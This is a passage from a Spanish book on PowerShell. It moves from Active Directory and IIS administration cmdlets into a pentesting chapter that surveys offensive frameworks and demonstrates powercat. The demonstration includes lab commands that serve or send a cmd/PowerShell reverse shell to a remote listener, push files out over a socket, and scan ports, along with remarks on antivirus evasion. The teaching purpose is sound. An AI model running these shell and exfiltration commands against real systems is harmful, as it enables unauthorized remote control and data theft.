PS AD:\> Get-ChildItem

Name                ObjectClass          DistinguishedName
----                -----------          -----------------
i64                 domainDNS            DC=i64,DC=local
Configuration       configuration        CN=Configuration,DC=i64,DC=local
Schema              dMD                  CN=Schema,CN=Configuration,DC=i64,DC=local
DomainDnsZones      domainDNS            DC=DomainDnsZones,DC=i64,DC=local
ForestDnsZones      domainDNS            DC=ForestDnsZones,DC=i64,DC=local

PS AD:\>
```

Fig. 2.31: Acceso y listado de recursos en el proveedor de Active Directory.

Para la navegación entre los distintos contenedores del directorio activo se utiliza el comando *cd* o *set-location*. La navegación se realiza con las rutas completas que se estudiaron con el proveedor LDAP en el apartado anterior.




Fig. 2.32: Cambio de contenedor y listado de objetos.

Ejemplo 1: Crear objetos

Para la creación de objetos existen los *cmdlets* cuyo verbo es *New*. En el siguiente ejemplo se estudiará la creación de usuarios, grupos, unidades organizativas y equipos. En la siguiente tabla se especifica el *cmdlet* para cada requisito.

Cmdlet	Descripción
New-ADUser	Crea un nuevo usuario en el AD
New-ADGroup	Crea un nuevo grupo en el AD
New-ADComputer	Crea un nuevo equipo en el AD
New-ADOrganizationalUnit	Crea una nueva unidad organizativa

Tabla 2.11: Cmdlet de creación de objetos.

Estos *cmdlets* disponen de bastantes parámetros para la creación personalizada de los objetos. A continuación se muestra en la siguiente tabla los más interesantes del *cmdlet New-ADUser*.

Parámetro	Descripción
Name	Nombre del usuario
Enabled	Indica si la cuenta debe estar habilitada o deshabilitada. Se especifica con las variables booleanas *$true* o *$false*
AccoutPassword	Indica una nueva contraseña. Se debe especificar en formato *SecureString*
CannotChangePassword	Indica si la contraseña se puede cambiar o no. Se especifica mediante valores booleanos
ChangePasswordAtLogon	Indica si la contraseña debe modificarse en el siguiente inicio de sesión

Tabla 2.12: Parámetros de New-ADUser.

El siguiente código crea un usuario con nombre Pablo, el cual no podrá cambiar la contraseña, deberá cambiar la clave en el siguiente inicio de sesión y la cuenta está habilitada.

Por seguridad el parámetro de la clave se obtiene mediante el *cmdlet Get-Credential*, pero solo se requiere un objeto de tipo *SecureString*, por lo que hay que acceder al atributo *password* que es de ese tipo.

```
New-ADUser -name pablo -CannotChangePassword $false -ChangePasswordAtLogon $true
-AccountPassword $(Get-Credential).password -Enabled $true
```

En la creación de grupos hay que tener en cuenta si el grupo es local, universal o global. Este *cmdlet* dispone de gran cantidad de propiedades, que merecen estudio por parte del lector. En la siguiente tabla se puede visualizar algún parámetro interesante.

Parámetro	Descripción
Name	Nombre del grupo
GroupCategory	Indica si el grupo es de distribución o seguridad
GroupScope	Indica el ámbito del grupo. Puede ser *DomainLocal, Global, Universal*
Path	Indica la ruta del contenedor o unidad organizativa dónde se creará el objeto
Credential	Indica las credenciales con las que el objeto se creará. No confundir con las claves de los objeto usuario

Tabla 2.13: Parámetros de New-ADGroup.

El siguiente código proporciona la creación de un grupo global en la ruta indicada por el usuario.

```
New-ADGroup -Name miGrupo -GroupScope Global -GroupCategory Security -Path 'OU=inf
ormatica,DC=11paths,DC=local'
```

Ejemplo 2: Buscar objetos con filtros

Para realizar búsquedas dentro del directorio activo es interesante conocer el concepto de filtro. Existen distintos filtros con los que poder realizar las búsquedas, pero lo que mayor flexibilidad y rendimiento da a los filtros son los metacaracteres.

El filtro LDAP es realmente útil, sobre todo si el usuario conoce la sintaxis de las búsquedas. El *cmdlet Get-ADObject* permite consultar información del directorio activo, se realiza la recuperación de distintos objetos. Este *cmdlet* dispone del parámetro *LDAPFilter*, el cual se encarga de realizar la búsqueda de objetos que encajen con el filtro LDAP indicado.

En el siguiente código se puede visualizar un filtro LDAP para recuperar los usuarios que empiezan por la letra P.

```
Get-ADObject -LDAPFilter '(&(objectCategory=user)(name=p*))'
#Se devuelve todos los usuarios cuyo nombre empieza por la letra P
```

El *cmdlet Get-ADObject* también dispone de un filtro genérico con el que realizar búsquedas de objetos. Este parámetro es *Filter*, el cual recibe como entrada una cadena de caracteres con la que se puede escribir reglas sintácticas de lenguajes de programación.

En el siguiente código se utiliza un filtro genérico para realizar la búsqueda de unidades organizativas cuyo nombre empieza por la letra W, y otra búsqueda para cualquier usuario. Hay que recalcar que la búsqueda se realizará desde la ruta del proveedor del directorio activo dónde se encuentre el usuario, o si por el contrario, no se encuentra en el proveedor de directorio activo, sobre la raíz de éste.

```
Get-ADObject -Filter {(ObjectClass -eq 'organizationalUnit') -and (name -like
'W*')}
Get-ADObject -Filter {(ObjectClass -eq 'user')}
#Para mostrar todos los objetos se utiliza el filtro con el asterisco
Get-ADObject -Filter *
```

Ejemplo 3: Adición / Eliminación de miembros a un grupo

Para la adición o eliminación de miembros de un grupo se dispone de los *cmdlets Add-ADGroupMember* y *Remove-ADGroupMember*. Es realmente sencillo añadir y eliminar usuarios a un grupo.

```
#Adición de varios usuarios a un grupo
Add-ADGroupMember <nombre grupo> <usuario1>,<usuario2>
#Eliminación de un usuario de un grupo
Remove-ADGroupMember -Identity <nombre grupo> -Members <usuario1>,<usuario2>
```

Internet Information Services

Internet Information Services, en adelante IIS, también dispone de la posibilidad de ser gestionado mediante la línea de comandos *Powershell*. Existe un módulo integrado en las plataformas *Windows* la cual ofrece distintas funcionalidades para gestionar el entorno del gran servidor *para todo de Microsoft*.

Para poder disponer del módulo para *Powershell* depende del sistema operativo en el que se esté ejecutando IIS. Para *Windows 7* se debe acceder a *Panel de control -> Programas y características -> Activar o desactivar características de Windows*. Una vez en esta ventana se debe buscar las características de IIS y habilitar en la carpeta *Herramientas de administración web* las funciones *scripts y herramientas de administración de IIS*.

En *Windows Server 2008* se debe descargar un módulo extra instalable en el servidor para poder utilizar la gestión mediante línea de comandos en *Windows Server 2008*.

El ejecutable puede ser descargado desde la siguiente URL *http://www.microsoft.com/web/gallery/install.aspx?appsxml=&appid=IISPowershellSnapin%3bIISPowershellSnapin*.

En *Windows Server 2008 R2* viene instalada por defecto, pero no activada, la posibilidad de utilizar el módulo de IIS para *Powershell*. Se activará cuando se instale el rol de IIS en el servidor y se indique que la funcionalidad *script y herramientas de administración de IIS* debe ser agregada.




Fig. 2.33: Instalación del módulo en la versión Windows Server 2008 R2.

Una vez instalado o habilitado el módulo se realizará la importación de los *cmdlets* de la siguiente manera *import-module webadministration*. Para comprobar el número de *cmdlets*, alias y funciones que se disponen en este nuevo módulo de gestión de IIS se puede ejecutar la siguiente instrucción *get-command –module webadministration*.

En la siguiente imagen se puede visualizar la ejecución de ambas instrucciones y una pequeña lista de *cmdlets*, alias y funciones disponibles.

```
PS C:\Users\Administrador> Import-Module webadministration
PS C:\Users\Administrador> Get-Command -Module webadministrat

CommandType     Name
-----------     ----
Cmdlet          Add-WebConfiguration
Cmdlet          Add-WebConfigurationLock
Cmdlet          Add-WebConfigurationProperty
Cmdlet          Backup-WebConfiguration
Alias           Begin-WebCommitDelay
Cmdlet          Clear-WebConfiguration
Cmdlet          Clear-WebRequestTracingSettings
Cmdlet          ConvertTo-WebApplication
Cmdlet          Disable-WebGlobalModule
Cmdlet          Disable-WebRequestTracing
Cmdlet          Enable-WebGlobalModule
Cmdlet          Enable-WebRequestTracing
Alias           End-WebCommitDelay
```

Fig. 2.34: Importación del módulo de IIS (1ª parte).

```
Cmdlet          Get-WebAppDomain
Cmdlet          Get-WebApplication
Cmdlet          Get-WebAppPoolState
Cmdlet          Get-WebBinding
Cmdlet          Get-WebConfigFile
Cmdlet          Get-WebConfiguration
Cmdlet          Get-WebConfigurationBackup
Cmdlet          Get-WebConfigurationLocation
Cmdlet          Get-WebConfigurationLock
Cmdlet          Get-WebConfigurationProperty
Cmdlet          Get-WebFilePath
Cmdlet          Get-WebGlobalModule
Cmdlet          Get-WebHandler
Cmdlet          Get-WebItemState
Cmdlet          Get-WebManagedModule
Cmdlet          Get-WebRequest
Cmdlet          Get-Website
Cmdlet          Get-WebsiteState
Cmdlet          Get-WebURL
Cmdlet          Get-WebVirtualDirectory
Function        IIS:
```

Fig. 2.34: Importación del módulo de IIS (2ª parte).

En *Windows Server 2008* no existe el *cmdlet import-module* por lo que, tras la instalación comentada anteriormente, se debe ejecutar el acceso directo, creado tras la instalación, que carga el módulo en la *Powershell*.

Como dato de interés se puede obtener el número de funciones, *cmdlets* y alias disponibles con la importación de dicho módulo con la siguiente instrucción *(get-command –Module webadministration).count*.

El proveedor de IIS

Como se ha mencionado en alguna ocasión en este libro el proveedor facilita la gestión y navegación sobre los objetos, facilitando al administrador la manipulación del entorno. IIS dispone de un proveedor al cual se accede mediante la instrucción *iis:* o *cd iis:* como se puede visualizar en la imagen de ejemplo.

```
PS C:\ 04/26/2012 18:29:01 > cd iis:
PS IIS:\Sites 04/26/2012 18:29:04 > ls

Name              ID   State      Physical Path                    Bindings
----              --   -----      -------------                    --------
Default Web Site  1    Started    %SystemDrive%\inetpub\wwwroot    http *:80:
wee               2    Started    C:\inetpub\ftproot               ftp *:21:
```

Fig. 2.35: Acceso y listado de recursos en el proveedor de IIS.

En el proveedor se pueden utilizar los *cmdlets* básicos, pero lo más interesante es utilizar los *cmdlets* que aporta el módulo de IIS para *Powershell*. Para la navegación entre los distintos elementos del proveedor se utiliza el *cmdlet set-location*. Cuando se realiza un listado sobre una ruta que contiene aplicaciones, por ejemplo sobre la ruta *IIS:\Sites*, se puede visualizar como se detalla el estado de la aplicación, en ejecución o parada, la ruta física dónde se aloja el contenido de la aplicación y a qué puertos y protocolos están atadas dichas aplicaciones.

Gestión de sitios

Los *application pool* o *pool* de aplicaciones son procesos que agrupan un conjunto de aplicaciones. Los *pool* definen algunos aspectos de seguridad y propiedades de las aplicaciones que se ejecutan dentro del *pool*.

Para crear un nuevo *pool* de aplicaciones se puede ejecutar el *cmdlet new-webAppPool* o directamente ejecutar un *cmdlet* básico como es *new-item* indicando como ruta la del proveedor IIS, por ejemplo, *new-item IIS:\AppPools\<nombre nuevo pool>*.

```
PS C:\ 04/26/2012 22:03:49 >
PS C:\ 04/26/2012 22:03:50 > New-WebAppPool pool164

Name                     State        Applications
----                     -----        ------------
pool164                  Started

PS C:\ 04/26/2012 22:04:06 > new-item IIS:\AppPools\poolPablo

Name                     State        Applications
----                     -----        ------------
poolPablo                Started

PS C:\ 04/26/2012 22:04:18 > ls IIS:\AppPools

Name                     State        Applications
----                     -----        ------------
DefaultAppPool           Started      Default Web Site
                                      wee
jose                     Started
pool164                  Started
poolPablo                Started
```

Fig. 2.36: Creación de un pool de aplicaciones.

A continuación se especifican distintos comandos que pueden ser utilizados para la gestión de los *pool* de aplicaciones.

Cmdlet	Descripción
Get-WebAppPoolState	Indica el estado en el que se encuentran los distintos *pool* de aplicaciones de la máquina
Remove-WebAppPool	Elimina el *pool* que se especifique junto al *cmdlet*. También se podría eliminar con *remove-item IIS:\AppPools\<nombre pool>*
Restart-WebAppPool	Reinicia el *pool* de aplicaciones, deteniendo las aplicaciones asociadas a él
Stop-WebAppPool	Detiene el *pool* de aplicaciones
Start-WebAppPool	Arranca el *pool* de aplicaciones especificado

Tabla 2.14: Cmdlets para la gestión del pool de aplicaciones.

La creación de una aplicación web dispone de 3 partes diferenciadas, en primer lugar se debe crear la aplicación, en segundo lugar asociarla a un *pool* de aplicaciones que la ejecute y en tercer lugar realizar la copia de la carpeta que dispone el contenido del sitio web a la ruta de la aplicación.

Para crear una aplicación web se dispone del *cmdlet new-webapplication*. Los parámetros necesarios para la correcta creación son *name, site, physicalpath* y *applicationpool*. En el siguiente ejemplo se puede visualizar la creación de una aplicación web la cual se ejecuta en el *pool* indicado y cuya ruta física también se especifica mediante el parámetro *physicalpath*.

```
PS C:\inetpub 04/26/2012 22:30:59 > New-WebApplication -name i64p -Site 'default web site' -PhysicalPath C:\inetpub\www
-ApplicationPool poolPablo

Name                Application pool    Protocols    Physical Path
----                ----------------    ---------    -------------
i64p                poolPablo           http
```

Fig. 2.37: Creación de una aplicación web.

A continuación se especifican *cmdlets* dedicados a la gestión de las aplicaciones web contenidas en los sitios web.

Cmdlet	Descripción
Get-WebApplication	Lista las aplicaciones web contenidas en un sitio web
Remove-WebApplication	Elimina una aplicación web
ConvertTo-WebApplication	Permite convertir un directorio virtual en una aplicación web

Tabla 2.15: Cmdlets para la gestión de aplicaciones web.

Para la creación de un sitio web se dispone del *cmdlet new-website*. Las aplicaciones web se concentrarán en los distintos sitios web. A continuación se especifica un ejemplo para la creación de un sitio web.

```
PS C:\inetpub 04/26/2012 23:07:17 > New-Website -Name i64 -Port 80 -HostHeader testi64 -PhysicalPath $env:SystemDrive\in
etpub\testi64

Name             ID   State      Physical Path                     Bindings
----             --   -----      -------------                     --------
i64              2    Started    C:\inetpub\testi64                http *:80:testi64

PS C:\inetpub 04/26/2012 23:07:19 > Get-Website

Name             ID   State      Physical Path                     Bindings
----             --   -----      -------------                     --------
Default Web Site 1    Stopped    %SystemDrive%\inetpub\wwwroot     http *:80:
i64              2    Started    C:\inetpub\testi64                http *:80:testi64
```

Fig. 2.38: Creación de un sitio web.

A continuación se especifica una tabla que resume los *cmdlets* relacionados con la gestión de los sitios web en *Powershell*.

Cmdlet	Descripción
Get-WebSite	Lista los sitios web disponibles en IIS
Get-WebSiteState	Indica el estado de ejecución de los sitios web disponibles en IIS
Remove-WebSite	Elimina un sitio web
Start-WebSite	Arranca un sitio web
Stop-WebSite	Detiene la ejecución de un sitio web

Tabla 2.16: Cmdlets para la gestión de sitios web.

La gestión de los sitios FTP desde *PowerShell* es realmente sencilla. Se dispone de un solo *cmdlet* que utilice la semántica *FTP Site*, el cual es *new-webftpsite*. Los parámetros más utilizados a la hora de ejecutar el *cmdlet* son *name, port, physicalpath, hostheader* e *ipaddress*.

```
PS C:\inetpub 04/26/2012 23:43:27 > New-WebFtpSite -Name pabloFTP -Port 21 -PhysicalPath C:\inetpub\www -HostHeader myFT
P -IPAddress 127.0.0.1

Name             ID   State      Physical Path                     Bindings
----             --   -----      -------------                     --------
pabloFTP         3    Started    C:\inetpub\www                    ftp 127.0.0.1:21:myFTP

PS C:\inetpub 04/26/2012 23:44:50 > Get-Website

Name             ID   State      Physical Path                     Bindings
----             --   -----      -------------                     --------
Default Web Site 1    Stopped    %SystemDrive%\inetpub\wwwroot     http *:80:
i64              2    Started    C:\inetpub\testi64                http *:80:testi64
pabloFTP         3    Started    C:\inetpub\www                    ftp 127.0.0.1:21:myFTP
```

Fig. 2.39: Creación de un sitio FTP en Powershell.

El *backup* es uno de los procesos más costoso y delicado al que se enfrenta un administrador en su día a día. El módulo de IIS en *Powershell* dispone de un *cmdlet* para realizar el proceso de copia de seguridad de la configuración del servidor. Es realmente sencillo llevar a cabo dicho proceso ya que con la simple ejecución del *cmdlet backup-webconfiguration* se produce la copia de seguridad de la configuración del servidor.

```
PS C:\inetpub 04/27/2012 00:11:35 > Backup-WebConfiguration

cmdlet Backup-WebConfiguration en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
(Escriba !? para obtener Ayuda).
Name: i64

Name                                      Creation Date
----                                      -------------
i64                                       27/04/2012 0:00:00

PS C:\inetpub 04/27/2012 00:14:45 > Get-WebConfigurationBackup

Name                                      Creation Date
----                                      -------------
i64                                       27/04/2012 0:00:00
```

Fig. 2.40: Creación del backup de la configuración de un sitio web.

Con el *cmdlet get-webconfigurationbackup* se listan los distintos archivos de copia de seguridad de la configuración de los sitios web. El *cmdlet remove-webconfigurationbackup* elimina las copias de seguridad realizadas previamente sobre el servidor.

Capítulo III
PowerShell puro: El arte del pentesting

1. Introducción

Desde hace unos años *PowerShell* viene en las versiones de *Microsoft Windows* y cada vez ofrece más posibilidades para poder interactuar con todo el sistema, ya sea cliente o servidor. Poco a poco han ido apareciendo herramientas que interactuando con los módulos que *Microsoft* ha ido desarrollando sobre directorio activo, *SQL Server*, *Sharepoint*, IIS, etcétera, pueden ayudar a los *pentesters* en una auditoria. La fuerza de *PowerShell* es que está basado en .NET, por lo que tiene todo el potencial del *framework* al alcance de la consola. Además, ser una consola de objetos le da una fuerza importante a *PowerShell*.

Durante los últimos años se han ido desarrollando diversos *scripts*, incluso algunos *frameworks*, orientados a la auditoría. Las herramientas están desarrolladas para dar soluciones en diversas temáticas como es la respuesta ante incidentes, la fase de *post-explotación* de un *pentest*, evasión de elementos de seguridad como puede ser un antivirus, la fase de recopilación de información, orientadas a la escalada de privilegio en la fase de explotación, etcétera. A continuación, se enumeran algunos de los *frameworks* y herramientas más conocidas y utilizadas:

- La navaja suiza traducida y mejorada a *PowerShell* denominada *powercat*.
- *PowerTools* es una parte del famoso *framework Veil-Framework*. Con este conjunto de herramientas se podrá llevar a cabo chequeos de configuraciones erróneas en máquinas y realizar escaladas de privilegio. Además, permite recopilar gran cantidad de información sobre los dominios *Microsoft*, usuarios, equipos, recursos compartidos, etcétera.
- *Posh-SecMod*. Este conjunto de *scripts* desarrollados por *Carlos Pérez* proporcionan funcionalidades para recopilar información, automatización de escáneres como *Nessus*, funcionalidades de *post-explotación*, funciones para auditar el sistema, funciones para interactuar con la API de *VirusTotal*, *Shodan* o *Metasploit*.
- *PowerSploit*. Este *framework* dispone de *scripts* para llevar a cabo ejecución de código sobre máquinas *Windows*, recopilación de información, *bypass* de AV, modificación de *scripts*, generar persistencia, realizar escaneos de red, etcétera.
- *Nishang*. Este *framework* proporciona *scripts* para interactuar con *backdoors* a través de *PowerShell*, ejecución de código, funcionalidades para realizar escaladas de privilegio,

recolección de información, realización de escaneos de puertos, realizar fuerza bruta, *pivoting*, etcétera.

- Otras herramientas. Cada vez son más las herramientas creadas para ejecutarse en *PowerShell*. En este capítulo se podrán estudiar una gran cantidad de ellas, las cuales ayudarán al *pentester* a lograr el éxito en entornos *Microsoft*.

Además, el *framework* de explotación *Metasploit* tiene algunos módulos que permiten apoyarse en *PowerShell* para llevar a cabo la fase de *post-explotación*. Este hecho ha impulsado el éxito de *PowerShell* entre *pentesters*.

Por último, el *pentester* tiene que tener en cuenta que en los entornos *Microsoft* todo puede ser realizado a través de *PowerShell*, y que el código ejecutado en la consola pasará más desapercibido, pudiendo llevar a cabo la evasión de AV.

En algunos casos, el *pentester* no contará con herramientas que poder utilizar, no podrá tener un *nmap*, *satori* o una *foca*, pero casi siempre tendrá disponible la *PowerShell*.

2. Powercat: la navaja suiza

La herramienta *netcat* es una de las más utilizadas en el mundo del *hacking*, ya que tiene una gran versatilidad y flexibilidad. Entre las numerosas cosas que se pueden llevar a cabo con la herramienta se muestra como ejemplo la posibilidad de conectar con diversos servidores, asociar una *shell* o *cmd* a un puerto concreto o colocarse a la escucha para recibir conexiones y sesiones. *Netcat* suele utilizarse para realizar operaciones de depuración de aplicaciones de red, aunque viéndolo desde un punto de vista más oscuro, podría ser utilizado para abrir puertas traseras o *backdoors*.

A continuación se muestran diversos parámetros que son utilizados en *netcat*:

Parámetro	Descripción
-l	*Netcat* se coloca a la escucha. Recibirá una conexión y se cerrará. El puerto a abrir se especificará con el parámetro *-p*
-p	Especifica el puerto en el que se pondrá a la escucha, o sobre el que se realizará la conexión remota, dependiendo de si *netcat* se utiliza para generar una conexión o para recibirla
-u	El puerto se abre en UDP y no en TCP
-k	Se utiliza con el parámetro *–l* y *–p* y hace que no se cierre el puerto tras una conexión, por lo que permanece abierto
-v	Modo *verbose*

Tabla 3.01: Algunos parámetros de netcat.

Powercat es un *script* que implementa las funcionalidades de *netcat*, incluso aumentándolas. El *script* presenta una función denominada *powercat*, la cual puede recibir distintos parámetros con funcionalidades idénticas a las de *netcat*. Para obtenerlo se puede descargar de la siguiente dirección URL *https://github.com/besimorhino/powercat*.

¿Qué se puede hacer con *powercat*? La realidad es que el número de parámetros de *powercat* respecto a *netcat* es mayor, por lo que *a priori*, se pueden realizar más acciones. A *netcat* se le denomina la navaja suiza, pero *powercat* aumenta las funcionalidades de ésta. Con *powercat* se puede realizar una conexión en modo cliente a un servidor remoto, o por otro lado crear un *listener*, es decir, colocarse en modo servidor y esperar conexiones. Estas acciones son idénticas a las conexiones básicas que se pueden llevar a cabo con *netcat*.

Powercat permite enviar y servir *shells*. Es decir, el usuario puede dejar *powercat* a la escucha y cuando se reciba una conexión servir una *shell*, o por el contrario realizar una conexión contra otro *netcat* o *powercat* remoto y enviar una *shell*, incluso una *PowerShell*.

Powercat permite realizar subida y descarga de ficheros contra otro *powercat*. Además, se permite el envío de datos a través de *UDP* y *DNS*. Otra funcionalidad interesante que proporciona es la posibilidad de hacer *relay*, incluso *relay* entre conexiones de diferentes protocolos. Por último, se tiene que tener en cuenta que esta magnífica herramienta permite realizar un escaneo básico de puertos TCP. A continuación se muestran los distintos parámetros de *powercat*:

Parámetro	Descripción
-l	Se deja el *script* a la escucha de conexiones
-c	Se utiliza para realizar conexiones en modo cliente desde *powercat*
-p	Se especifica el puerto, tanto para la escucha de conexiones como para conectar con un servidor remoto
-e	Ejecuta el comando que se indique a continuación
-ep	Ejecuta una *PowerShell*
-r	*Relay*, cuyo formato es *–r tcp:ip:puerto*
-u	Tráfico bajo el protocolo UDP
-i	Ruta al fichero de entrada, puede utilizarse en la transferencia de archivos entre dos *scripts* de *powercat*
-of	Indica la ruta al fichero de salida, puede utilizarse para indicar la ruta dónde se escribirá el fichero en una subida
-dns	Transferencia de tráfico sobre protocolo UDP (*dnscat2*)
-rep	Repetición del proceso, evitando que se cierre el puerto

Parámetro	Descripción
-g	Genera un *payload*
-ge	Genera un *payload* encodeado

Tabla 3.02: Parámetros de powercat.

Como se puede visualizar, *powercat* presenta varios parámetros más que *netcat* por defecto, ampliando las funcionalidades de éste, y simplificando algunas acciones.

Conexión simple

Con *powercat* se puede crear una conexión, por defecto por el protocolo TCP, con otros servidores. Cuando el usuario quiere crear una conexión contra un servidor remoto se puede ejecutar la siguiente instrucción *powercat –c <dirección IP> -p <Puerto remoto a la escucha>*. En el caso de que se quiera utilizar *powercat* como servidor, se debe ejecutar la siguiente instrucción *powercat –l –p <puerto por el que se escucha conexiones>*. Hay un parámetro opcional que permite cambiar el formato de la salida de datos. Este parámetro es el *–o*, dónde se puede especificar *string* o *bytes*.

En este primer ejemplo se utilizará la aplicación *msfd*, la cual permite tomar el control de la consola de *Metasploit* en remoto. Se conectará a *msfd* a través de *powercat*, mediante el uso de los parámetros *–c* y *-p*.

```
PS C:\Users\pgonzalez\Desktop\powercat-master> Import-Module .\powercat.ps1

Advertencia de seguridad
Ejecute solo los scripts de confianza. Los archivos procedentes de
Internet pueden ser útiles, pero algunos archivos podrían dañar su equipo.
¿Desea ejecutar C:\Users\pgonzalez\Desktop\powercat-master\powercat.ps1?
[N] No ejecutar  [Z] Ejecutar una vez  [U] Suspender  [?] Ayuda
(el valor predeterminado es "N"):Z
PS C:\Users\pgonzalez\Desktop\powercat-master> powercat -c 192.168.56.102 -
p 4445
[-] WARNING! The following modules could not be loaded!
[-]     /opt/metasploit/apps/pro/msf3/modules/payloads/singles/windows/shel
l_acl_bind_tcp.rb: LoadError cannot load such file -- msf/core/handler/bind
_acl_tcp
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1251 exploits - 682 auxiliary - 198 post
+ -- --=[ 325 payloads - 32 encoders - 8 nops

msf >
```

Fig. 3.01: Conexión a Metasploit a través del cliente powercat.

Dar y recibir shells

Una de las funcionalidades más interesantes de *powercat* es poder recibir *shells* o enviarlas hacia el otro extremo. Para poder servir una *shell* se puede utilizar la instrucción *powercat –l –p <puerto en el que se escucha>* -e *cmd.exe*. De esta forma, cuando el usuario se conecte al puerto indicado y la dirección IP dónde se sirve la *cmd.exe*, se podrá ejecutar comandos remotos. Por otro lado, con la misma instrucción, cambiando el parámetro *–e*, el cual es genérico, por el parámetro *–ep*, el cual permite servir una *PowerShell*, se podría obtener un control más potente de la máquina. La instrucción a ejecutar es *powercat –l –p <puerto en el que se escucha las peticiones> -ep*.

```
root@kali:~# nc 192.168.56.101 9000
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\pgonzalez\Desktop\powercat-master> whoami
11paths\pablo.gonzalez
PS C:\Users\pgonzalez\Desktop\powercat-master>
```

Fig. 3.02: Conexión a una powercat a la escucha que sirve una PowerShell.

¿Cómo enviar una *shell* o *PowerShell* a un servidor? Ésta sería la acción inversa a la estudiada anteriormente. En este caso, la instrucción a ejecutar es *powercat –c <dirección IP remota> -p <puerto en el que escucha el equipo remoto> [-e cmd.exe | -ep]*. Dónde *–e* y *–ep* son opcionales. En este ejemplo, se parte que una máquina *Linux* tiene la siguiente instrucción ejecutada *nc –l –p 9000*, y desde *Windows* el usuario envía la *PowerShell* hacia el servidor a la escucha.

```
PS C:\Users\pgonzalez\Desktop\powercat-master> Import-Module .\powercat.ps1

Advertencia de seguridad
Ejecute solo los scripts de confianza. Los archivos procedentes de
Internet pueden ser útiles, pero algunos archivos podrían dañar su equipo.
¿Desea ejecutar C:\Users\pgonzalez\Desktop\powercat-master\powercat.ps1?
[N] No ejecutar  [Z] Ejecutar una vez  [U] Suspender  [?] Ayuda
(el valor predeterminado es "N"):Z
PS C:\Users\pgonzalez\Desktop\powercat-master>
PS C:\Users\pgonzalez\Desktop\powercat-master>
PS C:\Users\pgonzalez\Desktop\powercat-master> powercat -c 192.168.56.102 -
p 9000 -ep
```

Fig. 3.03: Envío de una PowerShell a una máquina Linux a la escucha con netcat.

Transferencia de archivos

Powercat proporciona la posibilidad de realizar transferencias de archivos entre dos sistemas. Uno hará de equipo cliente y otro de servidor. Para enviar un fichero desde un equipo a través de *powercat* se puede ejecutar la siguiente instrucción *powercat –c <dirección IP remota> -p <puerto en el que escucha el equipo remoto> -i <ruta local del fichero a enviar>*. De este modo el sistema que esté a la escucha, por ejemplo, a través de *powercat* o *netcat* recibirá el contenido del fichero como puede visualizarse en la imagen.

```
root@kali:~# nc -l -p 9000
texto del fichero enviado!
powercat!
```

Fig. 3.04: Envío del contenido de un fichero a través de powercat.

Para la recepción de un fichero se puede ejecutar la siguiente instrucción *powercat -l -p <puerto en el que se escucha> -of <ruta local del servidor dónde almacenar el contenido>*. De este modo, si a través del *socket* se envía cierta información, ya sea texto o un binario, se almacenará en la ruta y la extensión indicada en el parámetro *–of*.

Escanear puertos TCP con Powercat

Con *powercat* se puede realizar un escaneo básico de puertos abiertos a través del parámetro –*Verbose*. La siguiente instrucción *(<puerto o listado de puertos>) | % {powercat –c <dirección IP remota a escanear> -p $_ -t 1 –Verbose –d}* permite realizar un escaneo de puertos abiertos. Como ejemplo práctico se propone la ejecución de esta instrucción *(80) | % {powercat –c 192.168.56.102 –p $_ -t 1 –Verbose –d}*, la cual ofrecerá una salida como la que se puede contemplar en la imagen.

```
PS C:\Users\pgonzalez\Desktop\powercat-master> (80) | % {powercat -c 192.16
8.56.102 -p $_ -t 1 -Verbose -d}
DETALLADO: Set Stream 1: TCP
DETALLADO: Set Stream 2: Console
DETALLADO: Setting up Stream 1...
DETALLADO: Connecting...
